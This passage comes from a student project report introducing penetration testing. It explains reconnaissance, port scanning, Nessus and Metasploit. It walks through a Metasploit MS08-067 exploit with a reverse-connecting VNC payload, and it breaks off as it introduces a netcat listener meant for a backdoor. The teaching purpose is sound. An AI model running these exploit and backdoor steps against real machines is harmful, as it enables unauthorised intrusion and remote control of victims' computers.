Principles of Hacking and Databases

Erasmus+ project report

Diego del Pozo López

20093667

Grado en Ingeniería de Tecnologías de Telecomunicación

Universidad de Cantabria

Dr. Ian Grout

26/04/2021

Declaration

This interim report is presented in part fulfilment of the requirements for final year project.

It is entirely my own work and has not been submitted to any other University or Higher Education Institution or for any other academic award within the University of Limerick.

Where there has been made use of work of other people it has been fully acknowledged and referenced.

Name _____ Diego del Pozo López_____

Signature _____Diego del Pozo López_____

Date _____26/04/2021_____

Abstract

The report's intention is to bring closer different aspects of the security on the Internet. In the first chapter it is explained the concept of penetration testing and the fundamentals of this process while highlighting the importance it has in the protection of networks and devices. Then, it is given a basic view of the main attacks that can be performed to gain access, deny service, steal information and others. In chapter three, introduces from an educational point of view the possibilities for beginners to practice their abilities in a secure environment. Finally, in the fourth chapter, the research focuses on an important element of the Internet, which is databases and their security, concluding with a simulation of an SQL injection attack.

Table of Contents

List of Figures

Acronyms

Acronym	Definition
ANSI	American National Standards Institute
ARP	Address Resolution Protocol
CTF	Capture The Flag
CVE	Common Vulnerabilities and Exposures
DBMS	Database Management System
DDoS	Distributed Denial of Service
DNS	Domain Name System
DoS	Denial of Service
HTML	HyperText Markup Language
ICMP	Internet Control Message Protocol
IP	Internet Protocol
ISO	International Organization for Standarization
MD5	Message-Digest Algorithm 5
MitM	Man in the Middle
NSE	NMAP Scripting Engine
OS	Operative System
PC	Personal Computer
PHP	PHP Hypertext Preprocessor
RDBMS	Relational Database Management System
SHA1	Secure Hash Algorithm 1
SQL	Structured Query Language
SQLi	Structured Query Language injection
TCP	Transmission Control Protocol
TTL	Time To Live
UDP	User Datagram Protocol
URL	Uniform Resource Locators
VM	Virtual Machine
VMM	Virtual Machine Monitor

Chapter 1 : Introduction

1.1 Introduction to the project

In today's world, technology has given us the opportunity to connect every aspect of our lives to the network letting us share huge amounts of information worldwide. Although this may seem all good, the protection of the data has become one of the most important things for citizens, companies and countries not only for their own privacy but also because of the value of the information.

Because of this fact, this project aims to provide with the fundamentals of hacking relating it to penetration testing, the different techniques and methodologies, practice environments and specially in databases and their security

1.2 Software used

It has been used XAMPP v.3.2.4 for the example database and Oracle VirtualBox as a software for virtual machines, in this case, Kali Linux.

1.3 Report Structure

The first chapter of this project aims to explain the concept of penetration testing and how it is performed on devices such as servers, personal computers or web pages. Beginning with the simple concepts and the different methodologies that can be found to perform a penetration test and continuing with a deep explanation of the main phases that must followed to successfully complete a penetration test and the most common tools used in each step of the process to either gain information or exploit a known vulnerability. To conclude this first part, it is explained how this is done in a work environment where there are several rules the professional must follow and what the final report needs to have.

After this introduction chapter, it is given a wide view on the several methods of attacking a device, their goal and the consequences to the victim with each of them to really understand the vast variety of problematic attacks that can compromise our security measures.

In the third part, examples are given on how to practise the security concepts mentioned without compromising others network or execute illegal actions that can cause serious problems. With the offline and online practical environments explained in this chapter, the

reader is able to perform a penetration test and develop different attacks against training machines. The goal of this section is giving some ideas to newcomers for training and growing as a security professional in a secure and educational environment.

Finally, the project focus on SQL databases, one important aspect of cybersecurity. First, it is explained the basics of SQL databases, the different processes that take part in its functionality and how we did a sample database for understanding it. Then, it focuses on the main security aspects of an SQL database giving the information on how to configure them to make our database more secure. The report concludes, exposing one of most threatening attacks to databases, SQL Injection attacks. Also, the different types of this attack are presented and its aim, and an example attack adding one correct way to patch it. Finally examples of real SQL injection attacks worldwide are given.

Chapter 2 : The basics of penetration testing

2.1. Introduction to penetration testing.

This concept can be described in several ways, but it is accurate the definition given by Patrick Engebretson in [1], “Penetration testing can be defined as a legal and authorized attempt to locate and successfully exploit computer systems for the purpose of making those systems more secure”.

This process can also be named in other literature as pentesting, ethical hacking, white hat hacking and offensive security, however the idea remains the same, permit a professional to attack you own system under some rules (previously agreed by both sides) with the aim of finding weakness and exploit them, for the subsequent reinforcement of them, so that when a real attacker tries to compromise your system, it is more difficult for him to do any harm.

The following analogy tries to give a better understanding, it is like allowing a robber to break into your house, so you can later protect it better against future robberies.

Now that is defined the idea of what penetration testing means, the explanation goes deeper into detailing further aspects.

Security expert roles

In the world of cybersecurity, people who utilizes their knowledge of computer software and hardware to break down and bypass security measures on a computer, device or network [2] are called the term “hacker”. There are essentially three types of hackers which are differentiated by their intentions are motivations and represented by “hats” with different colours. Even though there can be more if searched, the report focus on these three which are the best-known. These hackers difference themselves in three aspects: authorization, motivation and intent [1].

First of all, there are white hat hackers which are computer security experts, who specialized in penetration testing and other testing methodologies that ensure the security of an organization’s information [3]. They are also called “ethical hackers” or “pentesters” and if they work in a group, it is called red teams. Their final motivation is to help the organization by improving its security. To be able to do this, they first need the organization’s

authorization which is basically an approval to perform the attacks under the terms of an agreement. After this first part is done, the intention of the professional will be to provide the organization a realistic attack simulation so that the company can improve its security through early discovery and mitigation of vulnerabilities [1]. Due to their good intention, they are always limited either by the agreement with the organization or the law.

The second group is the most known, black hats. They are in opposite side to white hats, and they are also known as “malicious hackers” or “crackers”. Their motivation is just personal, and their actions can be determined by either fame, money or any kind of evil purpose. To gain economical profit after an attack, they can draw on extortion, information hijacking or illegal sale of valuable information to third parties. Although white hats and black hats use nearly the same tools, the lack of rules they must follow when carrying out an attack, gives black hats a considerable advantage that white hats cannot count on, this includes the unlimited time to prepare and perform the attack, the tools available and the computer systems they can try to compromise (all they can encounter). No need to say that black hats never have any authorization to test or attack a computer system.

The last group and also the least-known of the three mentioned are the grey hats. As the colour reference may indicate, these are located in the middle between the white and the black hats, being a mix between both. These hackers find vulnerabilities without permission (violating the law) as well, but they do not seem to have malicious intentions and are normally guided by their ethic. When they success in their task, they might contact the supplier of the software or the organization to inform about their discoveries, sometimes asking for an economical profit. It is also known of cases where grey hackers posted the information on the internet when they did not get a reward from the supplier. This can lead a well-intentioned hacker to become a black hat hacker although all of his actions where illegal since the beginning.

Now that the differences between hackers have been clarified, the research focus on white hats because they are the only ones that carry out legal actions and they will be referred as “pentester” along the chapter.

Client-Pentester agreement

As mentioned earlier, a penetration test is more than just an attack on someone's system, it is an agreement between a pentester and a client to perform a test with the consequent process that requires several phases to be completed to successfully obtain the expected results.

Before getting into practice, the client and the pentester have to agree on some aspects like the scope of the test or the time available to do it. The scope formally defines the rules of the engagement and it should include a target list (systems that can be compromise) as well as specifically listing any systems or attacks which the client does not want to be included in the test [1]. To finally make effective the contract it has to be signed by both the pentester and the client. Sometimes the scope needs to be modified during the test. If this occurs, the scope will need to be updated and resign in order to regularize the changes.

Strategies when performing a penetration test

Once the legal part is finished, there are different ways of approaching the test depending on the purpose.

On one hand, we have "white box" penetration testing, also known as "overt" testing. This manner of penetration testing aims to be as thoroughly as possible leaving aside the stealth of the attack. By disregarding stealth in favor of thoroughness the pentester is often able to discover more vulnerabilities and penetrate more in the system [1]. Although it also has disadvantages due to the lack of reality in the attack.

On the other hand, we find "black box" penetration testing or "covert" testing. This method consists of the opposite: prioritize the stealth to thoroughness to obtain more realistic simulation results. Giving the pentester a position closer to the real attacker role requires him to think like an attacker, due to this, the professional normally focus in locating one vulnerability and exploit it. Moreover, it can also be interesting for the organization to choose this strategy because covert testing provides a chance to test the incident response team of the client.

After this already-explained new concepts, the research approaches take a closer look to the practical process of a penetration test.

2.2 Phases of a penetration test

A penetration test is a complex process and like every process, it is divided in a series of smaller consecutive steps where each one of them, uses the discoveries of the previous ones to obtain more valuable findings. Due to its sequential characteristic, it is necessary to respect the order and consider the importance of every of them. These steps might receive different names depending on the author or the source, however, the actions remain the same. In this chapter, these steps are referred as follows: Reconnaissance, Port Scanning, Vulnerability Assessment, Exploitation, Post Exploitation and Final Report.

Normally in a penetration test, the first system accessed is not the final target due to the fact that it is necessary to gain access to a related system before it is possible to actually interact with the objective. This is the reason why these steps (excluding the Final Report) are often repeated in a single test.

In the sections below, each of the step's fundamentals will be explained and examples will be given using different tools and techniques. Most of them are included in the Kali Linux Operative System (OS) as it is very complete for the purpose of this project but further information about other OS can be found in the links provided.

2.2.1 Reconnaissance

This is the first step on every penetration test and consists in obtaining information about the target. It is a crucial step because the more information it is collected at first, the more chances there are to succeed in following phases. In this section, they are also explained some available free tools or techniques used to gain information about the target in different ways.

Even if it looks like a simple step, there are different ways of approaching it, the first one is with tools that gather information without ever reaching the objective, this is known as "passive" reconnaissance. While "active" reconnaissance uses tools that can interact directly with the system without doing any harm to it. It is important to think about the fact that the first is a stealthy methodology because the target cannot record any activity while with the second one, the system can record the attacker's information. Once the searching process is completed, the last action is to translate all of the information into a list of attackable Internet Protocol (IP) addresses or Uniform Resource Locators (URLs).

Goals of Reconnaissance

What is the considered valuable information when looking for? There a several types of information that are considered useful to obtain:

- IP addresses
- Operating systems (OSs)
- URLs
- Web pages
- Physical location
- E-mail addresses

In the following section, tools and techniques mentioned can be used to get different types of information about a certain target with either passive or active activity. As not all the tools get the same information, when doing reconnaissance, several tools are used to ensure that as much information as possible is obtained.

- **HTTrack**

  HTTrack is a software develop by Xavier Roche that allows users to make an identical offline copy of a website and store it in your computer for future exploration. This copy contains all the links, files and code of the original website so, enables the user to search for information in the pages without the need of interacting with an online server that can end up tracking the user's activity.

  The software can be downloaded from the company's website at https://www.httrack.com/

  All that needs to be done in order to use this tool is installing the software and opening a terminal. Typing the command `httrack` the program will start running and then it will ask for a project name and a valid URL of the desired website. Once this is done, the copy can be access by typing the local address of the project in a browser's URL bar.

  When looking for valuable information, some important findings can be physical addresses, phone numbers, e-mail addresses, employee names, social media connections and others [1].

- **The Harvester**

This tool developed by Christian Martorella at Edge Security is a highly effective Python script that quickly catalogue e-mail addresses and subdomains related to the target [1]. It gathers the information from public sources like browsers and even social media like LinkedIn or Twitter. This tool is built into the Kali Linux OS and it is as easy to use as opening a terminal and typing the command `theharvester`. To use it on another OS, the software can be downloaded from the Edge Security's website at https://www.edgesecurity.com/. Here there is a basic example on how to use it:

```
./theharvester.py -dsyngress.com-l 10 -b google
```

This command searches for e-mails, subdomains, and hosts that belong to "`syngress.com`".

For a better understanding, the example is explained now:

- `./theharvester.py`: to invoke the tool.
- `-dsyngress.com`: `-d` is used to specify the target domain (`syngress.com`).
- `-l 10`: *-l* is used to specify the maximum number of outputs (`10`).
- `-b google`: `-b` is used to specify the source where the tool will search (`google`).

For more information about the tool and its functionality, the command `theharvester options` will explain all of the details.

The outputs of this command are shown in **Figure 2.1**.

```
Usage: theharvester options

       -d: Domain to search or company name
       -b: data source: baidu, bing, bingapi, dogpile, google, googleCSE,
                        googleplus, google-profiles, linkedin, pgp, twitter, vhost,
                        virustotal, threatcrowd, crtsh, netcraft, yahoo, all

       -s: start in result number X (default: 0)
       -v: verify host name via dns resolution and search for virtual hosts
       -f: save the results into an HTML and XML file (both)
       -n: perform a DNS reverse query on all ranges discovered
       -c: perform a DNS brute force for the domain name
       -t: perform a DNS TLD expansion discovery
       -e: use this DNS server
       -p: port scan the detected hosts and check for Takeovers (80,443,22,21,8080)
       -l: limit the number of results to work with(bing goes from 50 to 50 results,
            google 100 to 100, and pgp doesn't use this option)
       -h: use SHODAN database to query discovered hosts
```

***Figure 2.1**: Screenshot of the output after the `theharvester` command. [49]*

- **Whois command**

Whois is a simple service built into the Kali Linux OS that allows the user to collect IP addresses or host names of the company's Domain Name Systems (DNS) servers [1]. A web browser version can be found at http://whois.net/.

An easy way of using this command is by opening a terminal and typing:

```
whois target_domain
```

Figure 2.2 shows the output when the target domain is syngress.com



***Figure 2.2**: Screenshot of the output after the `whois` command. [1]*

- **Host command**

As the final goal of the reconnaissance step is to obtain IP addresses, it is very useful a tool that can translate host names into IP addresses quickly. This simple action is performed by the host command, found in most of Linux Oss. To use it, the following command needs to be typed in a terminal: `host target_hostname`.

So, if with the previous tools, it is found a related hostname, for example, `ns1.dreamhost.com`, by typing `host ns1.dreamhost.com`, the service will output the IP address of the hostname. This command can be also used in the opposite way by giving an IP address. The result will be the hostname of that address.

Although these are some useful tools, more can be found for information gathering, for example: Netcraft, nslookup, ThreatAgent Drone and many more.

2.2.2 Port Scanning

Once the reconnaissance is done, a list of attackable IP addresses should have been collected. With this information, the process will continue now focusing on the ports of each of the addresses, which are the points of entry and exit of traffic when two systems or devices are communicating between each other. In other words, a port is a virtual point where network connections start and end. Each port is associated with a specific process or service which allows computers to easily differentiate between different kinds of traffic, for instance, emails go to a different port that web pages [4]. In a computer there are 65335 available ports that difference themselves by their port number.

As ports are the only entrance to access a system, the step of port scanning focuses on determining which ports are open (can receive and send data) and what services they run.

To accomplish this, there a lot of useful tools that can help. Some of the most used ones are described now:

- **Pings and Ping Sweeps**

  A ping is an "echo request packet" from the Internet Control Message Protocol (ICMP). They are used to know whether a port is opened or not depending on the response. If the pinged port is turned on and allowed to respond, it will send back an "echo reply packet". Pings provide also other types of information like the time necessary for the packet to travel to the target and return, and the traffic loss which can indicate how reliable the network is.

  To send a ping to a target is possible with this command: `ping target_ip`

  The output is shown in **Figure 2.3**.

```
File  Edit  View  Search  Terminal  Help
$ ping www.geeksforgeeks.org
PING d13vvqr7dxay1j.cloudfront.net (52.222.128.155) 56(84) bytes of data.
64 bytes from server-52-222-128-155.bom51.r.cloudfront.net (52.222.128.155): icmp_seq=1 ttl=244 time=97.5 ms
64 bytes from server-52-222-128-155.bom51.r.cloudfront.net (52.222.128.155): icmp_seq=2 ttl=244 time=1080 ms
64 bytes from server-52-222-128-155.bom51.r.cloudfront.net (52.222.128.155): icmp_seq=3 ttl=244 time=115 ms
64 bytes from server-52-222-128-155.bom51.r.cloudfront.net (52.222.128.155): icmp_seq=4 ttl=244 time=1179 ms
64 bytes from server-52-222-128-155.bom51.r.cloudfront.net (52.222.128.155): icmp_seq=5 ttl=244 time=1069 ms
^C
--- d13vvqr7dxay1j.cloudfront.net ping statistics ---
6 packets transmitted, 5 received, 16% packet loss, time 5049ms
```

***Figure 2.3**: Screenshot of the output of the ping command.*

  This command provides with information about the number of bytes sent, the Time To Live (TTL) value which indicates the maximum number of hops the packet can take, and the time it took the packet to reach the target and come back.

This functionality can be leveraged by using ping sweeps. As the name indicates, a ping sweep is a series of pings that are automatically sent to a range of IP addresses [1]. This is a very useful tool for users when they have many IP addresses to ping, due to the time wasted if they had to manually ping all the addresses. One simple way to do a ping sweep is using the FPing tool in Kali Linux that can be also downloaded for Windows OS at https://fping.org/.

One basic command could be this:

```
fping -a -g 172.16.45.1 172.16.45.254>hosts.txt
```

- `fping` is used to specify the tool.
- `-a` specifies that it is only desired the live hosts in the output.
- `-g 172.16.45.1 172.16.45.254` specifies the range of IP addresses (*172.16.45.1-254*).
- `>hosts.txt` indicates to save the output on a file (*>*), with the name `hosts.txt`.

Other information can be found if typing the command `man fping`.

- **Nmap**

Nmap is one of the most used tools for port scanning in the penetration testing community because of the possibilities it provides. It was written by Gordon "Fyodor" Lyon and can be found at https://nmap.org/ although it is already built into Kali Linux. This tool performs not only ping sweeps and port scans but also OS detection (determining the OS and hardware characteristics) and version detection which can be very interesting for future steps. It also combines several protocols to interrogate the services leading to a more powerful scanning process. Because of the different characteristics depending on the protocol, the commands may vary in their options, but for this report it is only shown a basic one.

```
nmap -sT -p- -Pn 192.168.18.132
```

- `nmap` invokes the tool.
- `-sT` specifies the protocol required (T for TCP). If, for example, it is required to use the User Datagram Protocol (UDP), this part would be `-sU`. For the version and OS scan, it is used `-sV` and `-O` respectively.
- `-p-` indicates the tool to scan all of the ports.
- `-Pn` is used to skip the host discovery phase.
- `192.168.18.132` is the target IP address.

Basically, this command makes Nmap to avoid the host discovery phase and scan all of the ports of the given IP address, using the TCP protocol. If otherwise, there is a need of scanning an entire network at once, it can be done by typing a range of IP addresses as shown: `nmap -sT -p- -Pn 192.168.18.132-254`.
The output of this command is shown in **Figure 2.4**:

***Figure 2.4**: Screenshot of the nmap command. [1]*

Although it is not aimed for newcomers, another important characteristic about Nmap it is its scripting engine (NSE). It is one of Nmap's most powerful and flexible feature. It allows users to write and share simple scripts to automate a wide variety of networking tasks. Those scripts are then executed in parallel with the speed and efficiency expected from Nmap [5].

After completing this step, the results should show a list of open ports and the services they run. This information will be very useful for next steps as indicate which services can be vulnerable.

2.2.3 Vulnerability Assessment

A vulnerability is a weakness in the software or system configuration that can often be exploited [1]. Through a vulnerability, attackers can run code, access a system's memory, install malware (malicious software), and steal, destroy or modify sensitive data [6], or in other words, gain unauthorized access or perform unauthorized actions in a system.

The Common Vulnerabilities and Exposures (CVE) system provides a reference-method for publicly known information-security vulnerabilities and exposures [7]. The mission of the CVE Program is to identify, define, and catalog publicly disclosed cybersecurity vulnerabilities. There is one CVE Record for each vulnerability in the catalog. The vulnerabilities are discovered then assigned a unique ID and published by organizations from around the world that have partnered with the CVE Program. Partners publish CVE Records to communicate consistent descriptions of vulnerabilities. Information technology and cybersecurity professionals use CVE Records to ensure they are discussing the same issue, and to coordinate their efforts to prioritize and address the vulnerabilities [8].

In this part of the process, the goal is to find vulnerabilities in the target system and assign them different severity levels depending on how easy it is exploit it and how it affects the security of the system. For this purpose, it is often used a vulnerability scanner, for example, Nessus.

Nessus

Nessus is a vulnerability scanner sold by Tenable Security, but it is free for non-enterprise use and it can be found at https://es-la.tenable.com/products/nessus.

It performs its scans by utilizing plugins, which run against each host on the network in order to identify vulnerabilities. Plugins can be thought of as individual pieces of code that are used to conduct individual scan types on targets. Plugins are numerous and wide in their capabilities [9].

Unlike the rest of tools mentioned until now, Nessus is accessed via a browser if typing in the URL bar https://127.0.0.1:8834 once the installation process is completed. The user interface of Nessus consists of two main pages: Scans page and the Settings page. As the settings page is for advanced settings, this report explains just the scans page.

- Scans page: This page allows the user to create, manage and configure policies to his own scans and define the rules for the plugins depending on his needs. In **Figure 2.5** it shown how the Scans page looks like.



***Figure 2.5**: Screenshot of the scan page of Nessus. [50]*

To launch a scan, Nessus goes through a series of steps [9].

- Step 1: Nessus looks to the scan settings to define the ports to be scanned, the plugins to the enabled and the policy preferences.
- Step 2: It performs host discovery using ICMP, TCP, UDP and Address Resolution Protocol (ARP) to determine which hosts are up.
- Step 3: Then, performs a port scan on each of the available hosts. It can also be defined which of the ports are wanted.
- Step 4: Afterwards, a service detection is done to determine the services behind each port.
- Step 5: Finally, the tool performs an OS detection.
- Step 6: With all the information gathered, Nessus searches in a database of known vulnerabilities comparing the information with the vulnerabilities characteristics.

When the process finishes, Nessus provides the user with a full detailed report of the vulnerabilities discovered and ranks them in different importance levels.

To sum up, vulnerability assessments is the process where, with the information obtained in the previous steps, the user searches for known weaknesses of the system for future exploitation.

2.2.4 Exploitation

The fourth step of a penetration test is exploitation. This can be resume as the process of gaining access to the target machine. For this purpose, it is used and exploit. An exploit is a piece of code or a program that can bypass a security flaw or circumvent security controls by taking advantage of a vulnerability [1]. Depending on the exploit the results may vary a lot, from been able to extract information or install new software to gaining administrative level access, which is the most desirable. In many ways, exploitation is an attempt to turn the target machine into a puppet that will execute your commands and do your binding. Another concept that should be explained is payloads. A payload is basically the part of an exploit that performs a malicious action.

The following analogy aims to explain better the concepts of exploit and payload: the objective of a missile (exploit) is to hit a target and then explode, but the part that actually does the damage is the warhead (payload).

As the reader can imagine, this is a very wide step due to the number of activities, tools and options that can be used. This variety can often lead to confusion, for this reason, the structure and order must be maintained by reminding the findings of previous steps. The information gathered until now is fundamental to success in this phase because each system is different, and each target is unique [1] so, depending on a multitude of factors such as the operative system, the services run or the processes the attack vectors are different.

Now is explained the main tool used in this phase: Metasploit Framework.

- **Metasploit**

  Metasploit is easily one of the most popular tools in the cybersecurity area. It is beloved by the community because it is all in one: it is powerful, flexible and free.

  It was created by H. D. Moore in 2003 using the programming language Perl and it can be found at https://www.metasploit.com/download. Currently, Metasploit has over 2074 exploits and 592 different payloads and can be used to perform an attack.

  Metasploit Framework is built into Kali Linux can be easily accessed by opening a terminal and typing the command: `msfconsole`

  Now, the window will show the Metasploit interface as shown in the **Figure 2.6**.



***Figure 2.6**: Screenshot of Metasploit's interface.*

It is recommended to also run the command `msfupdate` to make sure all the exploits and payloads are available. Once this is done, there are some steps that the user needs to follow to finally launch the exploit. These are selecting the target and picking the exploit and payload. They are explained below:

As it is mentioned above, it is important to use the vulnerabilities already found in step 3 for trying to match them with available exploits. The proper way to do this, after Metasploit starts, is by typing the command `search` that allows the user to search for exploits that can take advantage of the vulnerability based on different characteristics. **Figure 2.7** shows the different options supported.



***Figure 2.7**: Screenshot of Metasploit's options for the command search. [51]*

For example, in [1] it is shown the result of the command *search ms08-067* where *ms08-067* is a Microsoft patch. In **Figure 2.8**, the output given by Metasploit can be seen.



***Figure 2.8**: Screenshot of the output when searching with Metasploit.*

After searching, Metasploit finds two matching exploits and gives some information about them such as the name and location of the file, the date when it was disclosure, the rank (the higher the rank is the more likely it is to succeed) and a brief description.

Continuing with the example, the next useful command is *use*. Now, that some exploits have been found, they can be used with this command by typing:

use exploit_location

That in our case is *exploit/windows/smb/ms08_067_netapi*. Metasploit knows now the selected exploit. The available payloads for the exploit are shown after typing *show payloads* and the command *set payload payload_location* picks it. In [1] the selected one is *windows/vncinject/reverse_tcp*. This payload will install VNC, a remote-control PC software that allows the user to control the mouse and keyboard of the machine, in the target. To sum up, with these selections an exploit will be launch and if it is successfully executed, it will call the payload that will remotely install the software on the victim machine.

Different payloads will require different additional options to be set. If the required options are not correct for a given payload, the exploit will fail [1]. To view the options, the command *show options* must be typed. Some of them can be left as default, but in this case, it is obviously required the attacker's machine IP address and the target IP address.

Once all the information is correct, the user is ready to launch the exploit entering the command *exploit* and Metasploit will do the rest. After a few seconds, the user is presented with a screen belonging to the victim. This way the user knows the attack has been successful.

Now all the commands used in this example once the *msfconsole* is entered are shown:

```
1) msf> search ms08-67
2) msf> use exploit/windows/smb/ms08_067_netapi
3) msf> show payloads
4) msf>set payload windows/vncinject/reverse_tcp
5) msf> show options
6) msf> set RHOST victim_ip
7) msf> exploit
```

In this step, it has been explained the basic concepts that take place in the exploitation process such as exploit and payload. With an example, it has been shown the different steps the user must follow to launch an exploit that matches the vulnerabilities found in step 3 using a powerful tool like Metasploit. Although it is a basic example, it helps to understand how the process works and the possibilities Metasploit provides with.

2.2.5 Post Exploitation

Once the exploitation step is finished and the user has access to the machine is when the post exploitation process starts. In this step, several actions can take place, for example, privilege escalation, collecting sensitive data from the victim or cleaning the tracks of the access. Maintaining the access is the most important action in this step due to the fact that many exploits only work while they are running so, the user needs to find a way of accessing the victim machine in the future without having to launch the exploit every time. For this purpose, it is used backdoors.

As the name may suggest, a backdoor is a piece of software that resides on the target computer and allows the attacker to return (connect) to the machine at any time. In most cases, the backdoor is a hidden process that runs on the target machine and allows a normally unauthorized user to control the personal computer (PC) [1].

Another common software used in the post exploitation process are rootkits. These are a special kind of software that embed themselves deep into the operative system [1] and perform a number of tasks, including enable administrator-level access and hide processes and programs.

In the section below are explained two useful tools that allows the users to launch backdoors and rootkits, which leads to maintaining the access and hide the attackers processes and programs.

- **Netcat**

  Netcat is a feature-packed networking utility which reads and writes data across networks from the command line. It was written by *Hobbit* for the Nmap Project and can be found at https://sourceforge.net/projects/nc110/files/. It uses both TCP and UDP for communication and is designed to be a reliable back-end tool to instantly provide network connectivity to other applications and users [10]. It is very good choice for backdoors because of its flexibility but it has also, a lot of other uses.

  In the next section, some of the functionalities of Netcat are detailed.

  First of all, it is necessary to allow both machines, attacker and victim, to communicate between each other. To do this, while the exploit is still running, the attacker will run Netcat to listen in a concrete port of the target machine by typing in the terminal:

  ```
  nc -l -p 1337
  ```

